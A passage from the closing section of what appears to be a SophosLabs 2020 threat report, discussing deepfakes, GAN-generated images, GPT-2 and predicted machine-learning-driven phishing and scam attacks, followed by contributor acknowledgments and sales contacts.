Similar technology underlies “deepfakes,” which pose a real reputational risk (though their ability to circumvent technical security measures might be limited). The same publicly available tools that can put YouTube personality PewDiePie into a Bollywood dance number may conceivably be used to manipulate the stock market. While some initial efforts are underway to detect such fakes, these attacks are particularly difficult to manage as they exploit “bugs” in people, rather than technical vulnerabilities: even if a particular video is flagged as “fake,” it might be reshared in a different context and so continue to promote the misleading message.

"Generative" models blur the line between human and machine

A final class of models which has come into its own in 2019 is "purely" generative models: models that are capable of producing some form of artifact, such as a photo or a news article, "from scratch" rather than adapting a voice recording to match another person's voice, or altering existing video.

Generative Adversarial Networks (GANs) can produce such things as made up photos of people, AirBNB listings, cat pictures, or startup websites. In June, the Associated Press reported that a GAN-generated profile photo was used to lend verisimilitude to a LinkedIn profile that was used in an espionage effort.

Fearing similar forms of misuse, the OpenAI institute initially refused to release a model called GPT-2, a powerful model "pre-trained" on a large body of English text. This could be readily adapted to a wide range of tasks, from playing the role of a live game master and making up a "text adventure" as it goes along to producing natural language text samples "primed" by a topic and style, to such tasks as question-answering or text summarization. Similar work (using a different kind of model) has been proposed to automatically generate comments for news articles. While these kinds of models have not yet been proposed to attack hybrid, human/machine learning systems, it seems like a natural next step.

Ten years out, machine learning targets our "wetware"

In a field that moves as rapidly as machine learning, speculating on what the landscape might look like in as little as two years, let alone ten, is difficult. However, some very broad trends seem likely to be relevant.

Increasing automation for offense and defense

We're seeing the first generation of offensive machine learning tools take form today. As the cat and mouse game between attackers and defenders continues, we can expect both offensive and defensive tools of increasing sophistication and effectiveness to develop rapidly. We should expect to see more sophisticated techniques: from the academic machine learning community such as reinforcement learning finally applied to security problems in earnest and at scale, allowing semi-autonomous systems to make semi- or even fully-autonomous decisions in defending networks and endpoints. As the tempo for attacks and defenses increases, driven by automation, human involvement will likely shift to after-action checking, validation, and critique of the machine learning-driven actions.

"Wetware" attacks

As automated content generation continues to advance alongside better understanding of information operations and human psychology, we can expect machine learning attacks against the human elements of systems to become increasingly prominent. Automated content generation combined with some degree of personalization scales much more effectively than individual-to-individual scamming, and lends itself naturally to personalization for and micro-segmentation of potential victims. Automated 419 scams, phishing, vishing, and perhaps even deepfake-enabled video attacks against human elements of systems seem likely, and the inherently adversarial method by which they are trained suggests that automated systems will be of limited effectiveness in stopping them. Constructing robust policies and systems to cope with human failures will be required.

Acknowledgments

SophosLabs wishes to thank the following contributors to the 2020 Threat Report:

Richard Beckett	Pankaj Kohli	Matt Phillion
Konstantin Berlin	Eric Kokonas	Joshua Saxe
Matthew Boddy	Hajnalka Kópé	Sergei Shevchenko
Andrew Brandt	Mark Loman	Vikas Singh
Jagadeesh Chandraiah	Peter Mackenzie	Mark Stockley
Timothy Easton	Andy Miller	Ronny Tijink
Richard Harang	Paul Murray	J.J. Thompson
Matt Gangwer	Ferenc Nagy	Xinran Wu
Nikhil Gupta	Luca Nagy	

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North America Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com